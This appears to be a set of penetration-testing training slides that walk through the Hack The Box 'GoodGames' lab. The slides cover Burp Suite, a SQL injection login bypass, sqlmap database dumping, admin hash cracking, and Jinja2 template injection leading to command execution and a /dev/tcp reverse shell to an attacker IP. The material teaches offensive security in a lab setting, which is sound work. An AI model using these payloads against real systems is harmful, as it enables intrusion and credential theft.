
In the browser settings:

- Look for proxy configuration
- Specify 127.0.0.1:8080 for HTTP/HTTPS

Note: this is already provided in HTB PwnBox via FoxyProxy Plugin




Or just use the integrated Chromium Browser




Burp Suite Top Features - Intercept

- Tab *Proxy* > *Intercept*
- Enable/Disable HTTP request interception
- Modify requests & responses
- Similar to step debugging



Burp Suite Top Features - Repeater

- Tab *Repeater*
- Use right-click “Send to Repeater” or CTRL-R
- Copies the request in an editor
- Manually modify and resend requests
- View the response



#3 SQL Injection (UNION based)

This is what the application code looks like behind the scenes.

← → www.securebank.com


Username

user@email.com

Password

' or 1=1--

Log in

 **SECURE BANK**

You can trust us with your money, we almost never get hacked.

code

```
SELECT *  
  FROM users  
 WHERE email    = 'user@email.com'  
    AND password = '' or 1=1--'
```

```
Application initialized.User is attempting to login...  
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p  
Invalid SQL: SELECT * FROM users WHERE email = 'user@email.com' AND  
User is attempting to login...  
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p  
Logging in user 1
```

SQL UNION Operator

<https://sqliteonline.com/>


The screenshot shows the SQLiteOnline.com web interface. The browser address bar displays 'sqliteonline.com'. The interface includes a top navigation bar with 'Pricing', 'Help', and a '+' icon. Below this, there are buttons for 'Run', a cloud icon, and 'SQLite'. On the left side, there is a sidebar with a '+ → "Add DataBase"' button, a description 'Create a database linked to your account. This is only available with a paid subscription.', and a list of databases including 'SQLite', '0.1.4 beta (Mem...', 'Table', 'demo', and 'employees_be'. The 'employees_be' database is selected, showing its columns: 'id' (INTEGER), 'name' (VARCHAR(20)), and 'orgid' (INTEGER). The main area displays a SQL query:

```
1 SELECT * FROM employees_be
2 UNION
3 SELECT * FROM employees_zh;
```

 Below the query, the results are shown in a table with three columns: 'id', 'name', and 'orgid'. The results are highlighted with a red border. The table contains five rows of data, representing the union of two tables.

id	name	orgid
1	Nina	IT
1	Suzana	1
2	Horst	HR
2	Jean-Claude	24
3	Bianca	IT

Identifying an SQL injection



SIGN IN

Use email and password:

admin@home.com

.....

SIGN IN

[Forgot your password?](#)

[Not a member? Sign up](#)

Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: goodgames.htb
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://goodgames.htb
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://goodgames.htb/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 email=admin%40home.com&password=hello
```

Automating with sqlmap

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello"
--proxy http://127.0.0.1:8080
```

```
[17:27:37] [INFO] POST parameter 'email' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
---
Parameter: email (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=admin' AND (SELECT 2092 FROM (SELECT(SLEEP(5)))vpAt) AND 'yfvG'='yfvG&password=hello

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: email=admin' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71766a7871,0x425a6a68745a504d6b6b765479547
44665756f544f536c5368787543517847785970457669744f59,0x716b6b6b71)-- -&password=hello
---
[17:27:41] [INFO] the back-end DBMS is MySQL
```

Hint: when asked to follow redirect to /profile: answer “no”

Enumerating the Database

List Databases

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello" --dbs
```

List Tables in database “main”

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello" -D main  
--tables
```

Dump values of table “users”

```
$ sqlmap -u http://goodgames.htb/login --data "email=admin&password=hello" -D main  
-T user --dump
```

Password Cracking

```
[17:42:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: main
Table: user
[1 entry]
+---+-----+-----+-----+
| id | email                | name  | password                |
+---+-----+-----+-----+
| 1  | admin@goodgames.htb | admin | 2b22337f218b2d82dfc3b6f77e7cb8ec |
+---+-----+-----+-----+
```


\$ john -w /usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt ❌

<https://crackstation.net/> ✅

#3 Server-Side Template Injection (SSTI)

Moving on...

- Add `internal-administration.goodgames.htb` to `/etc/hosts`
- Login with `admin:superadministrator`
- Navigate to `/settings`



The screenshot shows a web browser window with the address bar displaying "internal-administration.goodgames.htb/settings". The page has a dark blue header with a lightning bolt icon and a hamburger menu. Below the header is a search bar and a user profile icon. The main content area is titled "General information" and contains four input fields: "Full Name" (placeholder: "Enter your full name"), "Birthday" (placeholder: "dd/mm/yyyy"), "Email" (placeholder: "admin@goodgames.htb"), and "Phone" (placeholder: "+12-345 678 910"). A "Save all" button is located at the bottom of the form. The footer contains the copyright notice "© Themesberg - Coded by AppSeed." and the text "Flask Volt Dashboard".

Flask Volt Dashboard - Settings

Not secure internal-administration.goodgames.htb/settings

Search

General information

Full Name

Enter your full name

Birthday

dd/mm/yyyy

Email

admin@goodgames.htb

Phone

+12-345 678 910

Save all

© Themesberg - Coded by AppSeed. Flask Volt Dashboard

⚙️ What is Flask Volt?

◆ Overview

- A **free, open-source seed project** featuring a fully functional admin UI based on the modern **Volt Bootstrap 5 dashboard** from Themesberg. [themesberg.com](#) +14
 - Includes essential modules like **authentication**, **ORM (SQLAlchemy)**, **database migrations**, and **forms validation**. [themesberg.com](#) +4
-

🔧 Tech Stack & Features

- **Flask** (Python microframework)
- **Bootstrap 5 UI** with vanilla JS (no jQuery)
- **Databases:** SQLite by default; PostgreSQL/MySQL support
- **ORM:** SQLAlchemy + Flask-Migrate
- **Auth:** Session-based login (Flask-Login), optional OAuth via GitHub [reddit.com](#) +6 [docs.appseed.us](#) +8
[themesberg.com](#) +1
- **Modular structure:** Blueprints, clean codebase [admin-dashboards.com](#) +15
- **Deployment ready:** Docker, Gunicorn/Nginx, Heroku, CI/CD (Render) support [admin-dashboards.com](#) +2

What is Jinja2?

Jinja2 is the default and deeply integrated templating engine in Flask. It lets you write HTML files with special placeholders, control structures, and filters, which Flask renders dynamically by passing in context variables from your Python views.

Typical syntax example:

html

 Kopieren  Bearbeiten

```
<h1>Hello, {{ username }}!</h1>

{% if is_admin %}
    <a href="/admin">Admin Dashboard</a>
{% endif %}
```



What is SSTI?

SSTI (Server-Side Template Injection) happens when **user input is unsafely passed into a template engine's context and evaluated as code on the server.**

This can let an attacker inject and execute arbitrary template expressions, potentially leading to **remote code execution (RCE)** or data leaks.



Example in Flask (with Jinja2)

Vulnerable code:

python

Kopieren Bearbeiten

```
@app.route('/greet')
def greet():
    user_input = request.args.get("name")
    return render_template_string(f"Hello {user_input}")
```

Request

PrettyRawHex

11

12

13

14

15

16

Accept-Encoding: gzip, deflate, br

Cookie: session=.eJwljjtqBTEMA0_i0oUk25L1LrPoZxICcey-V4XcPQspZ5hftqxz7re2-N5vuqtHR_ZHi0ytcyWzDkYcHPJD14ek8g0IAEwJntJF2AoYF2cJgugx6rZwSNDMgAkEc1l13Ya0scgIqhBnnpHfb0vgTjS

Connection: keep-alive

name=cookie+monster {{8*8}}

0 highlights

Response

PrettyRawHexRender

369

370

371

372

373

374

375

376

377

378

379

</div>

<div class="card-body pb-5">

<h4 class="h3">

cookie monster 64

</h4>

<h5 class="fw-normal">

admin

</h5>

<p class="text-gray mb-4">

admin@goodgames.htb

</p>

1 match

Done32,801 bytes | 1,029 millis

Event log (3)All issuesMemory: 200.1MB

Remote Code Execution (RCE) via SSTI

```
{{ config.__class__.__init__.__globals__['os'].popen('whoami').read() }}
```

Part

What it does

`config`

Refers to the Flask app config object, available in templates.

`.__class__`

Gets the class of the config object (Config class).

`.__init__`

Gets the `__init__` method of the Config class.

`.__globals__`

Accesses the global variables of the `__init__` function.

`['os']`

Retrieves the imported `os` module from those globals.


`.popen('whoami')`

Executes the system command **whoami** and opens a pipe to it.

`.read()`

Reads the output from the command.

Attacker
machine listens
on port 4444/tcp




```
nc -lvnp 4444
```

SSTI payload (reverse shell)




- Connects to attacker machine on 4444/tcp
- Spawns a shell
- Redirects stdin/stdout to socket

bash -i



Reverse Shell Payload



The screenshot shows the 'Reverse Shell Generator' website. The browser address bar displays 'www.revshells.com'. The page has a dark theme. At the top, there's a 'Theme' dropdown set to 'Dark'. The main heading is 'Reverse Shell Generator'. Below this, there are two main sections: 'IP & Port' and 'Listener'. In the 'IP & Port' section, the 'IP' field contains '10.129.240.152' and the 'Port' field contains '9999' with a '+1' button. The 'Listener' section has a 'nc -lvp 9999' command displayed, a 'Copy' button, and an 'Advanced' toggle switch. Below these sections is a tabbed interface with 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell' tabs. The 'Reverse' tab is active. Under the 'Reverse' tab, there's an 'OS' dropdown set to 'Linux', a 'Name' search field, and a 'Show Advanced' toggle. A list of shell types is shown on the left: 'Bash -i' (selected), 'Bash 196', 'Bash read line', and 'Bash 5'. The main area displays the generated payload: 'sh -i >& /dev/tcp/10.129.240.152/9999 0>&1'.

Theme: Dark

Reverse Shell Generator

IP & Port

